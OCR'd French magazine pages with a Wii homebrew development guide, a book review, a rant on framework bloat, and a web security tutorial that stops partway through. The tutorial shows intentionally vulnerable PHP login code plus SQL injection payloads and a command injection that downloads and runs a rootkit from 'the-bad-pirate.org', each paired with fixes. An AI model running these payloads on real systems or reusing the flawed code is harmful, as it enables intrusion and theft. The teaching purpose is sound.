Vous trouverez toutes les informations pour l'installation de cette chaîne (qui utilise bien entendu le « *Twilight hack* ») sur le site http://wiibrew.org/wiki/Homebrew_Channel. La chaîne homebrew présente un menu qui montre l'ensemble des programmes présents sur la carte SD insérée dans la Wii,

Critique : Hackez votre Eee PC

Parfois, il arrive qu'on soit complètement séduit à la lecture de la couverture d'un livre. Puis, il faut garder la tête froide, ne pas oublier de retourner l'ouvrage et de consulter la table des matières. C'est ce qu'il est impératif de faire avec *Hackez votre Eee PC*.

Ne vous arrêtez surtout pas au titre. Le contenu du livre n'a rien à voir avec le hack, que ce soit au sens noble du terme ou en se basant sur l'interprétation cyber-criminelle moderne/commune. Une simple recherche sur le Web retourne pourtant bon nombre de véritables hacks pour Eee PC (écran tactile, bluetooth, antenne Wifi externe, second disque interne, etc.).

Dans les pages qui composent ce livre, on trouve, au contraire, des informations techniques parfaitement usuelles (un cran sous le hack donc) pour l'utilisateur avancé comme :

- configurer la taille de l'écran ;
- lire une carte mémoire ;
- utiliser des applications Windows sous GNU/Linux ;
- ajouter des applications ;
- accéder à la ligne de commande ;
- installer d'autres systèmes (XP, Ubuntu, etc.).

L'ouvrage pourra, bien entendu, être utile pour un utilisateur d'Eee PC débutant et les compétences de l'auteur ne sont pas à mettre en cause. L'utilisation du terme « hack » est souvent un abus de langage, mais on atteint ici un sommet du genre. *Exploitez votre Eee PC* ou *Eee PC, utilisation avancée* auraient été, à mon goût, des titres bien plus pertinents. Dommage ! *Fail* !

- Auteur : C. Guelff
- Éditeur : Eyrolles
- 280 pages – 19,90 euros
- ISBN : 978-2-212-12437-8

Auteur : Denis Bodor

ce qui permet de lancer rapidement un programme que l'on vient de compiler. Mais, ce n'est pas tout. À l'aide du programme `wiiload`, il devient même possible d'envoyer un programme via une liaison Wifi à la chaîne homebrew qui l'exécutera directement ! Le lancement d'un programme ne peut pas être plus simple !

3 Le développement d'applications

Bien, maintenant que l'on peut exécuter tout ce qu'on veut assez facilement sur notre Wii, il est temps de se mettre à développer !

3.1 Installation du kit de développement

Le kit de développement permettant de faire de la cross-compilation pour Wii (en fait, il permet aussi de faire de la cross-compilation pour GameCube...) se nomme **devkitPPC** et est maintenu sur le site http://www.devkitpro.org/ qui maintient également un kit de développement pour Nintendo DS.

À l'heure où j'écris ces lignes, la dernière version du devkitPPC est la 16. Allez donc sur la page http://www.devkitpro.org/devkitppc/devkitppc-release-16-libogc-170-libfat-20081205/ et récupérez les paquets `devkitPPC` qui contient l'environnement de développement lui-même (les compilateurs, les utilitaires associés, etc.), `libogc` qui contient l'ensemble des bibliothèques de base et dont le nom vient évidemment de la parenté entre Wii et GameCube, `libfat` qui nous permettra de lire et d'écrire sur la carte SD et `wii examples` qui contient les sources d'exemples de programmes complets pour Wii.

Décompactez `devkitPPC` dans un répertoire, par exemple `/opt/devkitpro/`, puis les `libogc` et `libfat` dans `/opt/devkitpro/libogc/`. Pour ce qui est des exemples Wii, vous pouvez les dépaqueter où bon vous semble (un sous-répertoire de votre `home` par exemple).

Il faut ensuite positionner quelques variables d'environnement comme ceci :

```
export DEVKITPRO=/opt/devkitpro
export DEVKITPPC=$DEVKITPRO/devkitPPC
PATH=$PATH:$DEVKITPPC/bin
```

Pour éviter d'avoir à faire ça sans arrêt, ça peut être une bonne idée de mettre ces lignes dans un script ou dans votre `~/.bashrc` ou votre `~/.zshrc` ou dans tout autre rc que votre shell favori exécute à l'initialisation.

Une manière plus simple d'installer tout ça est d'utiliser le script que l'on peut trouver ici : http://wiibrew.org/wiki/DevkitPPC.sh qui se charge de télécharger ce qu'il faut et de décompacter le tout comme il faut.

3.2 Compiler un premier programme

Bien, maintenant tout est en place pour commencer à développer vraiment. Allez dans le sous-répertoire `template` de l'endroit où vous avez installé les exemples Wii et lancez `make`. Si les variables d'environnement ont bien été positionnées et que tout se passe bien, vous devriez avoir maintenant dans le répertoire courant les fichiers `template.elf` et `template.dol`.

Vous pouvez alors renommer le `template.dol` en `bool.dol`, le placer à la racine de votre carte SD et utiliser le Twilight hack pour admirer votre « *Hello World* ».

Si vous avez installé la chaîne homebrew, il est possible d'envoyer directement le .dol à la Wii en utilisant le programme `wiiload` ainsi :

```
export WIILOAD=tcp:192.168.0.53
wiiload template.dol
```

Bien entendu, le `192.168.0.53` est à remplacer par l'IP de votre Wii et il suffit de fixer la variable `WIILOAD` une fois pour toute.

Il parait qu'il est même possible de déboguer à distance (le débogueur sur votre PC et le programme en cours d'exécution sur la Wii) en utilisant `gdb` ou `ddd`, mais j'avoue que je n'ai pas encore essayé.

4 Les bibliothèques disponibles

Comme je l'ai dit auparavant, il existe de nombreuses bibliothèques déjà disponibles pour le développement de homebrew pour Wii. Parmi celles-ci, on peut citer :

- `libogc` qui contient tout ce qu'il faut pour accéder au hardware de la Wii. C'est la bibliothèque de bas niveau.
- `libfat` qui permet d'accéder en lecture et en écriture à la SD card, mais aussi à un éventuel disque dur branché sur le port USB de la Wii.
- `grrlib`, une bibliothèque d'affichage en 2D, bien pratique pour développer rapidement des jeux 2D ou afficher du texte à l'écran. Voir http://grrlib.santo.fr/wiki/wikka.php?wakka=HomePage.
- `libpng` et `libjpeg` qui permettent de lire des images au format png et jpeg.
- `freetype` qui permet d'afficher des polices de caractères au format ttf.
- `sdl` la bibliothèque graphique multi-plateforme bien connue.
- `Libmii` qui permet d'accéder aux caractéristiques de vos Miis.

Mais, il en existe bien d'autres suivant vos besoins.

5 Conclusion

La possibilité de développer des homebrews ne plait pas vraiment à Nintendo qui essaie, mise à jour après mise à jour d'empêcher cette possibilité. Le nouveau système 4.0 empêche l'exécution du Twilight hack pour l'instant, mais ne supprime pas la chaîne homebrew si elle est déjà installée. Les membres de la Twiizers Team travaillent déjà sur de nouveaux hacks. Ne mettez donc jamais votre Wii à jour avant de consulter le site http://wiibrew.org/ !

Vous avez maintenant tout ce qu'il faut pour commencer à développer vos propres applications sur cette machine bien sympathique qu'est la Wii.

Auteur : David Odin

Liens

- http://wiibrew.org/
- http://wiibrew.org/wiki/DevkitPPC.sh
- http://wiibrew.org/wiki/Homebrew_Channel
- http://wiibrew.org/wiki/Twilight_Hack
- http://www.devkitpro.org/
- http://www.devkitpro.org/devkitppc/devkitppc-release-16-libogc-170-libfat-20081205/
- http://grrlib.santo.fr/wiki/wikka.php?wakka=HomePage

Parce qu'y'en a marre

Y'en a marre des discours marketing qui incitent les développeurs à faire n'importe quoi ! Et ils s'y précipitent sans recul, avec la certitude d'avoir fait les bons choix, alors qu'ils ne font que suivre des discours lénifiants. Où sont les petits artisans qui façonnent un code avec de bons produits et qui réfléchissent avant d'agir ? Coup de gueule de Jean-Pierre Troll...

Auteur

- Jean-Pierre Troll

1 L'abus de composants


Y'en a marre des projets qui accumulent les composants – *open source* ou non – comme des trophées. Les développeurs ne savent plus coder sans utiliser des composants externes, de plus en plus nombreux, générant de plus en plus de traitements. Et pour quoi faire ?

Chaque composant impose sa liste de dépendances. Pour bénéficier d'un service, il faut en rapatrier beaucoup d'autres. Cela devient tellement compliqué qu'il faut concevoir des chaînes de dépendances pour être certain de tout avoir sous la main, au cas où une méthode aurait besoin de quelque chose. Les programmes deviennent ainsi de plus en plus volumineux, sans que les fonctionnalités suivent pour autant.

Une étude rapide du code d'une application démontre souvent que les composants sont utilisés pour pas grand chose. Quelques lignes codées « à *la main* » *peuvent* avantageusement remplacer un composant et toute sa clique de dépendances.

À titre d'illustration, évoquons un audit effectué sur une applet java, un code qui doit être téléchargé sur le poste du client. Le code était très volumineux, car très riche et complexe, utilisant Swing, de nombreuses fenêtres et boites de dialogue, des graphiques, des analyses mathématiques et de la communication dynamique avec le serveur. En étudiant le code, nous avons constaté qu'une grande part des composants, tous open source, étaient utilisés par une ou deux méthodes. Il était possible de les remplacer par deux lignes de code Java. En suivant nos recommandations, la taille de l'applet a été divisée par deux, sans aucune perte de fonctionnalité. Il y avait donc 50% de code inutile !

Côté serveur, c'est la même chose. Les applications sont de plus en plus volumineuses, exigeantes en mémoire et en espace disque, alors qu'elles ne font généralement que de la gestion de base de données et se limitent à produire quelques pages XHTML.



Un simple exemple comme « petclinic » de Spring, ne gérant qu'une dizaine de pages et une petite base de données, est porté par une archive de 17 Mo ! Cela donne quoi comme image mémoire ? Il faut combien de serveurs pour gérer quelques centaines de requêtes par secondes ?

N'y a-t-il pas là un effet CV ? « *Plus j'utilise de frameworks open source, plus je peux en ajouter dans mon CV et donc, plus je suis un balaise !* »

C'est absurde. À l'époque du C++, il y avait un dogme très important : « *je ne paye que pour ce que j'utilise* ». En gros, je ne veux pas devoir ajouter un *parseur*

XML spécifique, un composant de logs particulier, un analyseur d'expression régulière, des fichiers de ressources en 53 langues, tout cela pour lire un fichier de paramètres me permettant d'initialiser mon application.

Pour répondre au principe évoqué, les composants doivent être le plus économe possible en termes de dépendances. Pour cela, il faut parfois revoir l'architecture pour accepter des plugins optionnels, imposant alors quelques dépendances supplémentaires. Ainsi, l'application consommatrice ne dépend que de ce qui est indispensable. Je n'ai pas besoin que mon fichier de paramétrage puisse être renseigné en XML, alors je n'utilise pas le plugin correspondant. Une simple lecture de « *properties* » suffit.

Les *frameworks* deviennent de plus en plus riches, de plus en plus souples, mais au prix d'une explosion de la complexité et d'une dégradation assurée des performances.

Par exemple, le framework Spring offre une dizaine de scénarios d'usage (avec ou sans AOP, avec ou sans AutoProxy, avec ou sans annotations, etc.). Au final, lorsque l'on étudie un peu le code du framework, on découvre un volume monstrueux de traitements. Pour faire quoi ? Instancier des objets et les relier entre eux. Cela se traduit en 3 lignes de code sans Spring !

« *Mais il est absolument indispensable de pouvoir modifier le framework de persistance utilisé par l'application sans toucher une ligne de code* ». Qui fait vraiment cela ? Ne faut-il pas alors re-tester complètement l'application et la déboguer ? S'il y a un bug, c'est donc qu'il faut modifier l'application. On re-teste alors avec l'ancien framework de persistance pour garantir la portabilité ? N'importe quoi. Les projets doivent faire des choix, sélectionner des technologies, et s'y tenir. Il faut assumer dans la vie. S'il est nécessaire par la suite de remettre en cause les choix, on refactorise, car on a une batterie de tests unitaires pour éviter une dégradation de l'application.

À force d'ajouter des couches, plus souples les unes que les autres, lorsqu'un objet désire invoquer une méthode d'un autre objet, en réalité il va passer par de nombreuses étapes :

L'objet cible est en fait un proxy. Ce dernier capture l'invocation de toutes les méthodes.

Le proxy génère des instances pour décrire l'invocation de la méthode invoquée.

Le proxy appelle une instance associée qui analyse la méthode à invoquer pour y apporter éventuellement des modifications, pour encapsuler le code d'une gestion de transaction, de la sécurité, etc. Il faut donc comparer le nom de la méthode et ses paramètres avec différentes combinaisons pour savoir de quoi elle traite. Et une boucle de plus. Plus il y a de méthodes dans l'objet, plus le traitement est long.

Puis, le traitement est lancé à l'aide des paramètres construits par le proxy.

Le code utilise alors l'introspection pour trouver la bonne méthode dans la classe, construire un tableau d'objets avec les paramètres et la méthode est invoquée. Une boucle de plus.

La JVM analyse l'invocation dynamique pour la transformer en invocation directe vers la méthode cible.

Le traitement s'effectue sur l'objet cible ? Non, sur le prochain proxy qui se charge d'une autre couche !

Et on recommence pour ajouter la sécurité, la tolérance aux pannes, etc.

Au final, après plusieurs cycles, l'objet cible est enfin invoqué.

J'ai enfin atteint la cible. J'ai demandé un `getNom()`, je peux le retourner à l'appelant.

Et on remonte tous la chaîne dans l'autre sens. Faut-il modifier l'objet en retour ?

Pop, pop, pop, on remonte la chaîne.

Et enfin, le nom est retourné à l'appelant.

Je veux le prénom maintenant. Pas de problème, on recommence !

Combien de fois faut-il faire cela dans une application ? Plusieurs milliards ? Plusieurs milliards de milliards ? La CPU sert à quoi dans ce cas, à montrer que le framework est « super balaise », qu'il a une plus grosse « introspection » que les autres ? Et cela, sans compter que le serveur d'applications utilise également un machine virtuelle : la JVM.

Euh, je veux juste invoquer `getNom()`, puis `getPrenom()`. Ce sont 10 cycles CPU normalement, pas 200 millions de cycles... On marche sur la tête.

Des audits sur la consommation CPU ont été effectués sur des projets d'EAI utilisant abusivement les services Web. Au final, 70% de la CPU ne sert qu'à *parser* les flux XML. Elle est où la valeur ajoutée ? Pour une machine qui travaille, il en faut sept qui font du bruit, de la chaleur et consomment les ressources de la planète. Et tout le monde est content. Voire pire, les développeurs sont fiers de leurs architectures et de leurs projets. Nous n'avons pas tous les mêmes critères.

Utiliser des composants, oui, mais à discrétion. La valeur ajoutée du composant doit être très forte. Il ne suffit pas de vouloir ajouter une ligne à son CV pour justifier un composant ou que celui-ci soit « à la mode ». Nous avons eu la période « Strust », puis la période « Spring ». C'est quoi la prochaine, l'AOP ?

À quand une charte de qualité environnement pour les projets informatiques ? Il faut exiger une consommation de ressource minimum dans les appels d'offres. Valoriser les améliorations du code permettant de libérer un des serveurs du parc informatique et contribuer à sauver la planète.


Parce qu'y'en a marre de la médiocrité, des développeurs en batteries et de la disparition des petits artisans soucieux du travail bien fait.

Auteur : Jean-Pierre Troll

jp.troll@gmail.com

(tout seul, sans composant, ni amphétamine)

Sécurité des applications Web 2.0



Avec l'avènement du Web dit « 2.0 », les applications Web se rapprochent de plus en plus des applications de bureau en termes de fonctionnalité et d'ergonomie... et cela en oubliant parfois un élément fondamental : la sécurité. De nombreuses attaques étaient possibles contre les applications et sites internet, et le Web 2.0 n'a rien arrangé...

Auteur

- Tristan Colombo

Dans cet article, je vais tenter de faire un « état de l'art » de la sécurité sur internet. Loin de moi l'idée d'énumérer tous les types d'attaques possibles : un article n'y suffirait pas ! Je voudrais simplement vous sensibiliser à cet aspect bien souvent oublié (en dehors des attaques très connues d'injection de code). De nos jours, les entreprises recherchent le rendement... et un développeur pressé est un développeur qui laisse des failles béantes dans son application : le plus important est d'avoir un produit présentable et qui fonctionne à peu près en respectant plus ou moins le cahier des charges (c'est bien connu, le client est un demeuré... sauf au moment de payer, bien sûr). Si, par la suite, l'application n'est pas stable ou est victime de différentes attaques, il suffira d'appliquer le patch XR20091025 corrigeant le patch XR20090912 et ainsi de suite... Cette vision catastrophique de l'informatique est entretenue par des responsables irresponsables et par des développeurs qui ne sont en définitive que des bidouilleurs... et c'est pourtant la vision du grand public. Dans une quelconque soirée, à la question « Et toi, tu fais quoi ? », n'avez-vous jamais hésité avant de lâcher un timide « Informaticien » ? Pourquoi ? Tout simplement parce-que le scénario qui s'enchaîne par la suite est toujours le même : après un « haaa » condescendant, votre interlocuteur commence à vous parler de ses misères quotidiennes... « Chez moi l'ordinateur reboote toutes les cinq minutes et c'est vraiment pénible ! Et puis au boulot, on perd un temps fou avec l'application XXX, comment ça se fait ? ». Votre argumentaire est prêt depuis des années et vous tentez de convertir une pauvre âme à l'utilisation de GNU/Linux et essayez d'expliquer comment sont développées la plupart des applications et qu'il est normal de trouver des incohérences, des bugs et que le plus grave ne se voit pas forcément... parce qu'une faille de sécurité, ça peut devenir très grave ! Après cette diatribe encouragée par le très bon article de Jean-Pierre Troll **[1]**, revenons au sujet de cet article.

Quand on parle de sécurité en informatique, le terme fait tout de suite peur et on a vite fait de vous qualifier de « hacker ». Et ce n'est pas forcément faux : dans ce domaine, la frontière entre le « bien » et le « mal » est encore plus ténue qu'ailleurs. Vous pourrez à tout moment sombrer du côté obscur de la force... On distingue d'ailleurs d'un côté les « *black hat hacker* » qui sont les pirates et qui pénètrent par effraction dans des réseaux dans le but de vandaliser ou d'obtenir un gain financier et d'un autre côté les « *white hat hacker* » qui pénètrent eux aussi par effraction dans les réseaux, mais dans l'objectif d'identifier et de colmater les failles de sécurité (NDLR : c'est malheureusement l'usage qui est fait aujourd'hui du terme « hacker » dont la signification historique et juste n'est utilisée que par les personnes qui justement peuvent être qualifiées de hacker, cf. le magnifique papier d'Eric Raymond, http://www.catb.org/~esr/faqs/hacker-howto.html). Que l'on soit d'un côté ou de l'autre, les techniques permettant d'attaquer les serveurs restent les mêmes... c'est pour cela qu'il n'existe pratiquement pas de documentation claire sur le sujet. Dans cet article, j'essaierai tant que possible de vous présenter des attaques réalisées sur du véritable code et que vous pourrez reproduire chez vous. Ceci vous permettra d'attaquer et de tester vos applications pour les protéger le plus possible d'une quelconque action malveillante. Je me baserai sur une programmation en PHP pour le code du serveur et bien sûr HTML et Javascript pour le client. Nous commencerons par revoir les attaques « classiques » qui sont valables avec le Web 1.0 et qui restent d'actualité avec le Web 2.0, puis, nous aborderons les attaques typiques du Web 2.0.

1 Les attaques « classiques »

Les attaques que je vais vous présenter dans cette partie précédaient le Web 2.0 et y pullulent encore : il s'agit des attaques par injection et des attaques inter-domaines. Ces attaques restent bien sûr valables pour des applications Web 2.0.

1.1 Les attaques par injection

Les attaques par injection se basent sur le fait qu'il n'existe pas de séparation stricte entre les instructions du programme et les données saisies par l'utilisateur. L'attaque consiste à envoyer des instructions en les faisant passer pour des données inoffensives : on « injecte » du code. Ces attaques dépendent bien sûr du langage de programmation employé côté serveur : le hacker devra employer le même langage s'il désire faire exécuter le code qu'il aura réussi à injecter. La première étape consiste à identifier les saisies utilisateur possibles : champs de saisie de formulaire (cachés ou non), cookies, requêtes Ajax pour le Web 2.0 et de manière générale toute requête HTTP Get ou Post (vous pouvez utiliser des logiciels de proxy tels que Paros **[2]** ou WebScarab **[3]** pour identifier les requêtes, ou alors, plus simplement pour des applications Web 2.0, l'extension Firebug **[4]** pour Firefox). Une fois les saisies répertoriées... il faudra trouver la ou les saisies vulnérables !

Je vais vous présenter deux types d'attaques par injection : l'injection SQL et l'injection de commandes.

1.1.1 Attaque par injection SQL

Le SQL (*Structured Query Language*) est le langage de requête le plus utilisé dans les bases de données (notamment sur le Web). Lors d'une attaque par injection SQL, l'attaquant manipule des requêtes SQL : les dégâts seront faits sur la base de données (de la falsification d'identité à la prise de contrôle de la base de données, destruction ou modification des données et de la structure de la base). Le principe est de transmettre du code SQL dans une saisie utilisateur non protégée : le code SQL de l'attaquant est alors exécuté.

Nous prendrons l'exemple simple (et classique) de l'authentification d'un utilisateur. De nombreux sites proposent une inscription à une lettre de news et on peut supposer qu'ils possèdent tous plus ou moins une table équivalente à la table présentée en figure 1.




Fig. 1 : Description de la table USER

L'instruction SQL permettant de créer cette table dans la base « SECURITY » est :

```
CREATE TABLE `SECURITY`.`USER`
(
  `ID_USER` INT NOT NULL ,
  `LOGIN` VARCHAR( 20 ) NOT NULL ,
  `PASSWORD` VARCHAR( 50 ) NOT NULL ,
  `MAIL` VARCHAR( 50 ) NOT NULL ,
  PRIMARY KEY ( `ID_USER` )
);
```

Vous pouvez bien sûr utiliser également une interface graphique telle que PHPMyAdmin **[5]** si vous utilisez MySQL.

Quelle requête permettra de valider une authentification ? Très simplement, la requête qui renverra une réponse pour un identifiant et un mot de passe fixés. Par exemple :

```
SELECT `ID_USER` FROM `SECURITY`.`USER` WHERE `LOGIN`='monLogin' AND `PA
SSWORD`=SHA1('monMotDePasse');
```

Notez l'emploi de la fonction MySQL `SHA1()` **[6]** permettant de lire un mot de passe utilisateur stocké de manière cryptée (en utilisant la même fonction lors de l'insertion du champ).

Prenons ensuite un simple formulaire HTML permettant la saisie des informations de l'utilisateur :

```
<form action="validation.php" method="post">
  <fieldset>
    <legend>Formulaire d'identification</legend>
    <label for="login">Login:</label>
    <input type="text" id="login" name="login" tabindex="1" />
    <br />
    <label for="password">Password:</label>
    <input type="password" id="password" name="password" tabindex="2" /><br/>
    <br />
    <label for="submit" class="aligne"> </label>
    <input id="submit" name="submit" type="submit" value="Envoyer !" tabindex="3" />
  </fieldset>
</form>
```

Prenons maintenant le code PHP permettant de valider (ou non) cette requête d'identification. Nous supposerons ici que nous disposons d'une base locale MySQL et que les identifiants de connexion sont : **Linux_Mag/Pwd4LM**. Nous nous connecterons à cette base à l'aide des fonctions PHP de base (pas d'utilisation d'un *framework* tel que Zend Framework **[7]**).

```
01: <?php
02:   error_reporting(E_ALL);
03:
04:   $id_db = array(
05:     'host' => 'localhost',
06:     'name' => 'SECURITY',
07:     'login' => 'Linux_Mag',
08:     'password' => 'Pwd4LM'
09:   );
10:
11:   $db = mysql_connect($id_db['host'], $id_db['login'], $id_db['password']);
12:   if (!$db)
13:   {
14:     die ('Erreur de connexion à la base MySQL : ' . mysql_error());
15:   }
16:
17:   $sql    = 'SELECT `ID_USER` FROM `SECURITY`.`USER` WHERE `LOGIN`=\'' .
18:                 $_POST['login'] . '\' AND `PASSWORD`=SHA1(\'' .
                    $_POST['password'] . '\')';
19:   $result = mysql_query($sql, $db) or die(mysql_error());
20:
21:   $row = mysql_fetch_assoc($result);
22:   if (!isset($row['ID_USER']))
23:   {
24:     echo 'L\'identification a échoué ! ';
25:   }
26:   else
27:   {
28:     echo 'Identification réussie : id = ' . $row['ID_USER'] . '<br />';
29:   }
30: ?>
```

Dans ce code, nous activons l'affichage de toutes les erreurs en ligne 2, puis nous nous connectons à la base (lignes 4 à 15) et enfin nous exécutons la requête (lignes 17 à 19) permettant de tester si les paramètres **login** et **password** passés en méthode **POST** correspondent à un utilisateur. Si l'identifiant de l'utilisateur n'est pas renvoyé par la requête, nous affichons un message d'erreur (ligne 24), et sinon nous affichons son identifiant (ligne 28).

Vous pensez sans doute que l'utilisateur ne sera authentifié que s'il fournit le bon couple identifiant/mot de passe ? Bon, vous vous doutez qu'il y a une faille, mais laquelle ?

Rien n'empêche l'utilisateur de se servir des champs **login** ou **password** pour saisir des commandes SQL en lieu et place des informations attendues. Bien sûr, l'attaquant (ou le hacker ou le pirate, comme vous préférez) devra un peu réfléchir. Imaginez que ce dernier saisisse dans le champ **login** du formulaire le texte suivant :

```
' OR 1=1 --
```

Que va-t-il se passer ? La requête SQL du programme (lignes 17 et 18 du code PHP) va être modifiée par cette valeur et nous allons aboutir à :

```
SELECT `ID_USER` FROM `SECURITY`.`USER` WHERE `LOGIN`='' OR 1=1 -- AND
PASSWORD=SHA1('texteQuelconque');
```

Notez que la valeur du champ **password** importe peu : les caractères « **--** » définissent une remarque et le reste de la commande ne sera pas exécuté. La requête définitive est donc :

```
SELECT `ID_USER` FROM `SECURITY`.`USER` WHERE `LOGIN`='' OR 1=1
```

La valeur **1=1** est toujours VRAI et, en logique booléenne, « n'importe quoi » ou VRAI vaut VRAI (en langage plus mathématique où 1 vaut VRAI et 0 vaut FAUX : x OR 1 = 1).

Dans notre requête, l'assertion de la clause **WHERE** étant toujours VRAI, le résultat sera l'identifiant du premier utilisateur rencontré et l'authentification sera validée !

Attention

Cette faille, comme l'injection de commandes que nous verrons par la suite, ne fonctionne que si vous avez affecté la valeur **Off** à la variable **magic_quotes_gpc** dans le fichier **php.ini** (qui se trouve en général dans **/etc/php5/apache2/**). Cette variable est normalement désactivée par défaut en PHP5 et sera désactivée sans possibilité de la réactiver dans PHP6 **[8]** : prenez donc l'habitude dès à présent de travailler avec **magic_quotes_gpc** à **Off** !

Le code d'injection SQL que nous avons utilisé est un code « classique ». Si, en plus, l'application Web que vous attaquez n'a pas désactivé l'affichage des messages d'erreurs (erreur que nous avons délibérément commise dans le code PHP en ligne 2 avec en plus affichage de l'erreur MySQL en ligne 19), si votre injection échoue, vous aurez tout de même des renseignements fort intéressants ! Sur notre exemple précédent, indiquons maintenant dans le champ **login** :

```
') OR 1=1 --
```

Cette injection va provoquer une erreur avec le message suivant :

```
You have an error in your SQL syntax; check the manual that corresponds
to your MySQL server version for the right syntax to use near ') OR 1=1
-- ' AND `PASSWORD`=SHA1('')' at line 1
```

On peut ainsi visualiser une partie de la requête et affiner notre injection. Pour une application en production, un des principes de base de sécurité Web est justement de désactiver les messages d'erreurs qui fournissent trop de renseignements aux hackers. En PHP, vous pourrez réaliser cela par la commande :

```
ini_set('display_errors', 0);
```

Il faudra également supprimer bien sûr tous les appels à la fonction **mysql_error()**.

Nous avons vu que l'attaquant avait réussi à s'authentifier... à partir de là, il peut soumettre n'importe quelle requête pour connaître le nom des utilisateurs, les tables et y compris supprimer des éléments de la base de données ! Exemple d'insertion dans le champ **login** :

```
' OR  1=1 UNION SELECT User FROM mysql.user INTO OUTFILE '/tmp/hackedUsers'; --
```

Cette injection permet de récupérer l'ensemble des identifiants des utilisateurs de la base de données et de stocker le résultat dans le fichier **/tmp/hackedUsers** (on peut faire la même chose ensuite pour obtenir les mots de passe, etc.) L'utilisation de **UNION** dans notre requête implique que nous devrons sélectionner autant de champs que dans le premier **SELECT** (ici un).

Comment éviter ce type d'attaque ?

Considérez toute saisie utilisateur comme possiblement malveillante : échappez les caractères spéciaux apostrophe, guillemet, etc. (en PHP, vous pouvez utiliser **mysql_real_escape_string()** **[9]**) et limiter la taille des saisies directement dans vos formulaires (si le champ **login** peut stocker un **VARCHAR(20)** soit vingt caractères, inutile que le champ HTML correspondant autorise une saisie supérieure !). La limitation de la saisie peut être facilement contournée, mais cela arrêtera déjà les hackers en herbe.

Enfin, si vous le pouvez, utilisez les « requêtes préparées » : séparation bas niveau de la requête et des données utilisateur. Le Zend Framework **[10]** permet de réaliser cela très simplement.

Passons maintenant à un autre type d'attaque par injection.

1.1.2 Attaque par injection de commandes

L'injection SQL ne permet « que » de prendre le contrôle de la base de données... l'injection de commandes permet, elle, de prendre le contrôle du serveur !

Ce type d'injection peut avoir lieu lorsque vous exécutez des commandes système contenant des variables fournies par l'utilisateur. En PHP, ces commandes système sont invoquées par **exec()** et **system()**. Reprenons l'exemple précédent où la page HTML restera inchangée. Nous allons supposer que les informations saisies par l'utilisateur vont nous permettre de créer ou modifier un fichier de log **/tmp/monLogin.log** comportant les informations de connexion (identifiant, date et heure de connexion). Voici le code PHP de traitement côté serveur :

```
01: <?php
02:   error_reporting(E_ALL);
03:
04:   system('echo \'' . $_POST['login'] . ' => ' . date('d/m/y H:i:s')
                                                    . '\' >> /tmp/' .
05:              $_POST['login'] . '.log');$id_db = array(
06: ?>
```

Les lignes 4 et 5 exécutent en shell une commande **echo** et concatènent le résultat dans le fichier dont le nom est formé par l'identifiant de l'utilisateur et dont l'extension est **.log**. Si ce fichier n'existe pas, il sera créé et on y placera les informations de date et heure de connexion récupérées grâce à la fonction PHP **date()** **[11]**.

Ici, il suffit au hacker de détourner la commande **echo** pour insérer son code : la technique est la même que celle exploitée pour les injections SQL en utilisant cette fois le caractère **#** pour indiquer une ligne de commentaire du shell. Ainsi, un attaquant peut injecter le code suivant dans le champ **login** :

```
'; wget http://the-bad-pirate.org/rootkit; ./rootkit #
```

La commande shell appelée depuis la fonction **system()** de PHP deviendrait alors :

```
echo ''; wget http://the-bad-pirate.org/rootkit; ./rootkit # =>
17/03/2009 09:32:25 ' >> /tmp/'; wget http://the-bad-pirate.org/rootkit;
./rootkit #.log
```

Le code en rouge ne sera pas exécuté, car il s'agit d'un commentaire. Par contre, la première partie de la commande provoque le téléchargement et l'exécution du fichier **rootkit** (un *rootkit* est un programme permettant de prendre frauduleusement le contrôle d'une machine).

Là encore, le moyen de prévenir ce genre d'attaque est l'échappement des saisies des utilisateurs (attention ici à **&&** et **||** qui peuvent remplacer le caractère **;**) et la limitation du nombre de caractères saisis dans le formulaire. Enfin, utilisez autant que possible les fonctions natives PHP plutôt que **system()** ou **exec()**. La commande précédente aurait pu être simplement écrite par :

```
04: file_put_contents('/tmp/' . $_POST['login'] . '.log', $_POST['login'] . ' => ' .
05:                                 date('d/m/y H:i:s'), FILE_APPEND);
```

1.1.3 Attaque par traversée de répertoires

